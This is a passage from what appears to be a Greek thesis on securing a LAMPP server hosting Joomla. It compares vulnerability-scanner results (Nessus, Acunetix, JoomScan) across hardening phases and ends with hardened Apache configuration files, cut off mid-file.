
	LAMPP χωρίς ασφάλεια
High	4
Medium	8
Low	26

5.4.2. Default LAMPP εγκατάσταση με ασφάλεια




	LAMPP με ασφάλεια
High	3
Medium	7
Low	23

5.4.3. LAMPP με παραμετροποιημένα αρχεία ρυθμίσεων και default Joomla site




	LAMPP με default Joomla
High	0
Medium	4
Low	30

5.4.4. LAMPP με παραμετροποιημένα αρχεία ρυθμίσεων και Joomla site me επιπλέον λειτουργίες




	LAMPP με custom Joomla
High	0
Medium	2
Low	29

5.4.5. Συγκεντρωτικά Αποτελέσματα



	LAMPP χωρίς ασφάλεια	LAMPP με ασφάλεια	LAMPP με default Joomla	LAMPP με custom Joomla
Low	26	23	30	29
Medium	8	7	4	2
High	4	3	0	0



Τα αποτελέσματα που μας έδωσε το Nessus είναι παρόμοια με εκείνα του AWVS. Παρατηρούμε στα διαγράμματα του Nessus την αύξηση της ασφάλειας από τη μία φάση στην άλλη (μείωση πλήθους προβλημάτων), σχεδόν όπως και στα διαγράμματα του AWVS.

5.5. Auditing του server με το εργαλείο Joomscan

Το Joomscan είναι ένα εργαλείο που μπορεί να ελέγξει συγκεκριμένες καταγεγραμένες ευπάθειες που πιθανώς να υπάρχουν στην ιστοσελίδα μας. Η λίστα με τις ευπάθειες αυτές αφορά είτε παλαιότερες είτε νέες εκδόσεις. Παρέχει ένα καλό σημείο αναφοράς συνηθισμένων και γνωστών προβλημάτων τα οποία μπορεί να έχουν ξεφύγει από την αντίληψή μας. Χρησιμοποιήθηκε στο τελικό στάδιο μόνο και εφόσον είχε δημιουργηθεί η ιστοσελίδα, καθώς αφορά αποκλειστικά και μόνο το Joomla και όχι τις ρυθμίσεις του server. Παραθέτουμε τα διαγράμματα από την αναφορά του JoomScan.


Για την χρήση του JoomScan χρησιμοποιήθηκε το BackTrack 4, μία έκδοση Linux με προεγκατεστημένη μία μεγάλη συλλογή εργαλείων για auditing, cracking, hacking, penetration testing και διάφορα άλλα σχετικά εργαλεία.


Για την εκτέλεση του JoomScan, εκτελούμε την εξής εντολή σε ένα τερματικό:

```
/pentest/web/joomscan.pl -u 192.168.178.26:80
```

Για εντολές σχετικά με την ενημέρωση του λογισμικού, εκτελούμε το script χωρίς παραμέτρους για να δούμε μια πλήρη λίστα των διαθέσιμων εντολών.

5.5.1. LAMPP με παραμετροποιημένα αρχεία ρυθμίσεων και Joomla site me επιπλέον λειτουργίες







Στα αποτελέσματα που πήραμε από το JoomScan, βρέθηκαν 3 πιθανά προβλήματα ενώ η ιστοσελίδα ελέγχθηκε συνολικά για 30 γνωστά πιθανά προβλήματα. Μελετώντας τις ευπάθειες αυτές αναλυτικότερα παρατηρήθηκε ότι οι συναγερμοί αυτοί ήταν ψευδείς και δεν ισχύουν για την συγκεκριμένη εγκατάσταση Joomla.

5.6. Ανάλυση αποτελεσμάτων και Συμπεράσματα

Μελετώντας όλα τα προηγούμενα αποτελέσματα, προκύπτουν τα εξής διαγράμματα. Τα διαγράμματα αυτά αφορούν όλα τα αποτελέσματα συνδυαστικά, από όλες τις φάσεις οι οποίες μελετήθηκαν και για όλα τα επίπεδα κρισιμότητας των προβλημάτων καθώς και από τα δύο εργαλεία (Acunetix WVS και Nessus).



	LAMPP χωρίς ασφάλεια	LAMPP με ασφάλεια	LAMPP με default Joomla	LAMPP με custom Joomla
Info	7	2	6	5
Low	29	23	33	32
Medium	8	7	5	2
High	5	3	2	0



	High	Medium	Low	Info
LAMPP χωρίς ασφάλεια	5	8	29	7
LAMPP με ασφάλεια	3	7	23	2
LAMPP με default Joomla	2	5	33	6
LAMPP με custom Joomla	0	2	32	5

Το συμπέρασμα που εξάγουμε από τα διαγράμματα αυτά είναι οτι το LAMPP δεν υστερεί καθόλου σαν πακέτο σε σχέση με τα επιμέρους λογισμικά από τα οποία αποτελείται. Μπορεί να χρησιμοποιηθεί για τη φιλοξενία ιστοσελίδων και εφαρμογών σε περιβάλλον παραγωγής χωρίς να υπάρχει φόβος ύπαρξης προβλημάτων λόγω του συγκεκριμένου πακέτου. Μπορεί να ρυθμιστεί και να παραμετροποιηθεί πλήρως και στον ίδιο βαθμό όπως και τα επιμέρους λογισμικά του.

Προτείνεται, παρόλα αυτά, η χρήση κάποιου άλλου FTP server και φυσικά απαιτούνται επιπλέον λογισμικά (όπως π.χ. Mail Server) για την υποστήριξη επιπλέον λειτουργιών.

Τέλος, δεν πρέπει ποτέ να ξεχνάμε οτι η ασφάλεια είναι ένα πολύπλευρο και πολύπλοκο θέμα. Είναι σχεδόν ανέφικτο να επιτευχθεί πλήρης ασφάλεια σε ένα σύστημα το οποίο δέχεται δεδομένα από διάφορους χρήστες και έτσι μπορούμε μόνο να αξιολογήσουμε τους κινδύνους που μπορεί να εμφανιστούν και να λάβουμε τα κατάλληλα μέτρα. Μια σωστή μεθοδολογία πρόληψης προβλημάτων σε συνδυαμό με μεθόδους έγκαιρου εντοπισμού νέων προβλημάτων και ευπαθειών είναι η καλύτερη αντιμετώπιση οποιουδήποτε προβλήματος εμφανιστεί στο μέλλον στον server ή στην εφαρμογή μας.

Παραρτήματα

Παράρτημα 1 – Ρυθμίσεις Apache (httpd.conf)

ServerRoot "/opt/lampp"

Listen 80

LoadModule authn_file_module modules/mod_authn_file.so

LoadModule authn_dbm_module modules/mod_authn_dbm.so

LoadModule authn_anon_module modules/mod_authn_anon.so

LoadModule authn_dbd_module modules/mod_authn_dbd.so

LoadModule authn_default_module modules/mod_authn_default.so

LoadModule authz_host_module modules/mod_authz_host.so

LoadModule authz_groupfile_module modules/mod_authz_groupfile.so

LoadModule authz_user_module modules/mod_authz_user.so

LoadModule authz_dbm_module modules/mod_authz_dbm.so

LoadModule authz_owner_module modules/mod_authz_owner.so

LoadModule authnz_ldap_module modules/mod_authnz_ldap.so

LoadModule authz_default_module modules/mod_authz_default.so

LoadModule auth_basic_module modules/mod_auth_basic.so

LoadModule auth_digest_module modules/mod_auth_digest.so

LoadModule file_cache_module modules/mod_file_cache.so

LoadModule cache_module modules/mod_cache.so

LoadModule disk_cache_module modules/mod_disk_cache.so

LoadModule mem_cache_module modules/mod_mem_cache.so

mod_dbd doesn't work in Apache 2.2.3: getting always heaps of "glibc detected *** corrupted double-linked list" on shutdown - oswald, 10sep06

#LoadModule dbd_module modules/mod_dbd.so

LoadModule bucketeer_module modules/mod_bucketeer.so

LoadModule dumpio_module modules/mod_dumpio.so

LoadModule echo_module modules/mod_echo.so

LoadModule case_filter_module modules/mod_case_filter.so

LoadModule case_filter_in_module modules/mod_case_filter_in.so

LoadModule ext_filter_module modules/mod_ext_filter.so

LoadModule include_module modules/mod_include.so

LoadModule filter_module modules/mod_filter.so

LoadModule charset_lite_module modules/mod_charset_lite.so

LoadModule deflate_module modules/mod_deflate.so

LoadModule ldap_module modules/mod_ldap.so

LoadModule log_config_module modules/mod_log_config.so

LoadModule logio_module modules/mod_logio.so

LoadModule env_module modules/mod_env.so

LoadModule mime_magic_module modules/mod_mime_magic.so

LoadModule cern_meta_module modules/mod_cern_meta.so

LoadModule expires_module modules/mod_expires.so

LoadModule headers_module modules/mod_headers.so

LoadModule ident_module modules/mod_ident.so

LoadModule usertrack_module modules/mod_usertrack.so

LoadModule unique_id_module modules/mod_unique_id.so

LoadModule setenvif_module modules/mod_setenvif.so

LoadModule proxy_module modules/mod_proxy.so

LoadModule proxy_connect_module modules/mod_proxy_connect.so

LoadModule proxy_ftp_module modules/mod_proxy_ftp.so

LoadModule proxy_http_module modules/mod_proxy_http.so

LoadModule proxy_ajp_module modules/mod_proxy_ajp.so

LoadModule proxy_balancer_module modules/mod_proxy_balancer.so

LoadModule mime_module modules/mod_mime.so

LoadModule dav_module modules/mod_dav.so

LoadModule status_module modules/mod_status.so

LoadModule autoindex_module modules/mod_autoindex.so

LoadModule asis_module modules/mod_asis.so

LoadModule info_module modules/mod_info.so

LoadModule suexec_module modules/mod_suexec.so

LoadModule cgi_module modules/mod_cgi.so

LoadModule cgid_module modules/mod_cgid.so

LoadModule dav_fs_module modules/mod_dav_fs.so

LoadModule vhost_alias_module modules/mod_vhost_alias.so

LoadModule negotiation_module modules/mod_negotiation.so

LoadModule dir_module modules/mod_dir.so

```
LoadModule imagemap_module modules/mod_imagemap.so
LoadModule actions_module modules/mod_actions.so
LoadModule speling_module modules/mod_speling.so
LoadModule userdir_module modules/mod_userdir.so
LoadModule alias_module modules/mod_alias.so
LoadModule rewrite_module modules/mod_rewrite.so
LoadModule apreq_module modules/mod_apreq2.so
LoadModule ssl_module modules/mod_ssl.so
<IfDefine JUSTTOMAKEAPXSHAPPY>
LoadModule php4_module        modules/libphp4.so
LoadModule php5_module        modules/libphp5.so
</IfDefine>
<IfModule !mpm_winnt_module>
<IfModule !mpm_netware_module>
User www-data
Group www-data
</IfModule>
</IfModule>
ServerAdmin dounasth@gmail.com
ServerName ntounasth.sytes.net:80
DocumentRoot "/opt/lampp/htdocs"
<Directory />
```

```
    Options FollowSymLinks
    AllowOverride None
    #XAMPP
    Order deny,allow
    Deny from all
</Directory>
<Directory "/opt/lampp/htdocs">
    Order allow,deny
    Allow from all
</Directory>
<IfModule dir_module>
    DirectoryIndex index.html index.html.var index.php index.php3 index.php4
</IfModule>
<FilesMatch "^\.ht">
    Order allow,deny
    Deny from all
</FilesMatch>
ErrorLog logs/error_log
LogLevel warn
<IfModule log_config_module>
    LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-
Agent}i\"" combined
```

```
    LogFormat "%h %l %u %t \"%r\" %>s %b" common
    <IfModule logio_module>
      # You need to enable mod_logio.c to use %I and %O
     LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %I %O" combinedio
    </IfModule>
    CustomLog logs/access_log combined
</IfModule>

<IfModule alias_module>
    ScriptAlias /cgi-bin/ "/opt/lampp/cgi-bin/"
</IfModule>
<IfModule cgid_module>
    #Scriptsock logs/cgisock
</IfModule>
<Directory "/opt/lampp/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
</Directory>
DefaultType text/plain
```

```
<IfModule mime_module>
    TypesConfig etc/mime.types
    AddType application/x-compress .Z
    AddType application/x-gzip .gz .tgz
    AddHandler cgi-script .cgi .pl
    # For files that include their own HTTP headers:
    #AddHandler send-as-is asis
    # For server-parsed imagemap files:
    #AddHandler imap-file map
    # For type maps (negotiated resources):
    #AddHandler type-map var
    AddType text/html .shtml
    AddOutputFilter INCLUDES .shtml
</IfModule>
EnableMMAP off
EnableSendfile off
# Server-pool management (MPM specific)
#Include etc/extra/httpd-mpm.conf
# Multi-language error messages
Include etc/extra/httpd-multilang-errordoc.conf
# Fancy directory listings
Include etc/extra/httpd-autoindex.conf
```

```
# Language settings
#Include etc/extra/httpd-languages.conf
# User home directories
#Include etc/extra/httpd-userdir.conf
# Real-time info on requests and configuration
#Include etc/extra/httpd-info.conf

# Virtual hosts
#Include etc/extra/httpd-vhosts.conf
# Local access to the Apache HTTP Server Manual
#Include etc/extra/httpd-manual.conf
# Distributed authoring and versioning (WebDAV)
#Include etc/extra/httpd-dav.conf
# Various default settings
Include etc/extra/httpd-default.conf
# Secure (SSL/TLS) connections
<IfModule ssl_module>
        <IfDefine SSL>
                Include etc/extra/httpd-ssl.conf
        </IfDefine>
</IfModule>
#
```

```
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
        SSLRandomSeed startup builtin
        SSLRandomSeed connect builtin
</IfModule>
LoadFile lib/libxml2.so.2
LoadModule security2_module modules/mod_security2.so
#
# Directives to allow use of AWStats as a CGI
#
Alias /awstatsclasses "/opt/lampp/awstats/wwwroot/classes/"
Alias /awstatscss "/opt/lampp/awstats/wwwroot/css/"
Alias /awstatsicons "/opt/lampp/awstats/wwwroot/icon/"
ScriptAlias /awstats/ "/opt/lampp/awstats/wwwroot/cgi-bin/"
#
# This is to permit URL access to scripts/files in AWStats directory.
#
<Directory "/opt/lampp/awstats/wwwroot/cgi-bin/">
    Options None
```

```
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>
# XAMPP
Include etc/extra/httpd-xampp.conf
#mod_security2
<IfModule security2_module>
        Include etc/extra/mod_sec2_rules/*.conf
        Include etc/extra/mod_sec2_rules/base_rules/*.conf
</IfModule>
TraceEnable off
```

Παράρτημα 2 – Ρυθμίσεις Apache (httpd-xampp.conf)

```
<IfDefine PHP4>
LoadModule php4_module        modules/libphp4.so
</IfDefine>
<IfDefine PHP5>
LoadModule php5_module        modules/libphp5.so
</IfDefine>
# since LAMPP 0.9.8:
LoadModule perl_module        modules/mod_perl.so



Alias /phpmyadmin "/opt/lampp/phpmyadmin"
Alias /phpsqliteadmin "/opt/lampp/phpsqliteadmin"


# since XAMPP 1.4.3
<Directory "/opt/lampp/phpmyadmin">
    AllowOverride AuthConfig Limit
    Order allow,deny
    Allow from all
</Directory>


<Directory "/opt/lampp/phpsqliteadmin">
```

```
    AllowOverride AuthConfig Limit
    Order allow,deny
    Allow from all
</Directory>

# since LAMPP 1.0RC1
AddType application/x-httpd-php .php .php3 .php4

XBitHack on

# since 0.9.8 we've mod_perl
<IfModule mod_perl.c>
        AddHandler perl-script .pl
            PerlHandler ModPerl::PerlRunPrefork
            PerlOptions +ParseHeaders
        PerlSendHeader On
</IfModule>

# demo for mod_perl responsehandler
#PerlModule Apache::CurrentTime
#<Location /time>
#       SetHandler modperl
```

```
#      PerlResponseHandler Apache::CurrentTime

#</Location>


# AcceptMutex sysvsem is default but on some systems we need this

# thanks to jeff ort for this hint

#AcceptMutex flock

#LockFile /opt/lampp/logs/accept.lock


# this makes mod_dbd happy - oswald, 02aug06

# mod_dbd doesn't work in Apache 2.2.3: getting always heaps of "glibc detected *** corrupted double-linked list" on shutdown - oswald, 10sep06

#DBDriver sqlite3


#

# New XAMPP security concept

#

<LocationMatch   "^/(?i:(?:xampp|security|licenses|phpmyadmin|webalizer|server-status|server-info|cgi-bin))">

        Order deny,allow

        Deny from all

        Allow from ::1 127.0.0.0/8 \

                fc00::/7 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 \

                fe80::/10 169.254.0.0/16
```

```
        ErrorDocument 403 /error/XAMPP_FORBIDDEN.html.var
</LocationMatch>
<LocationMatch "^/(?i:(?:demo/terraevia.gr))">
        Order deny,allow
        Deny from all
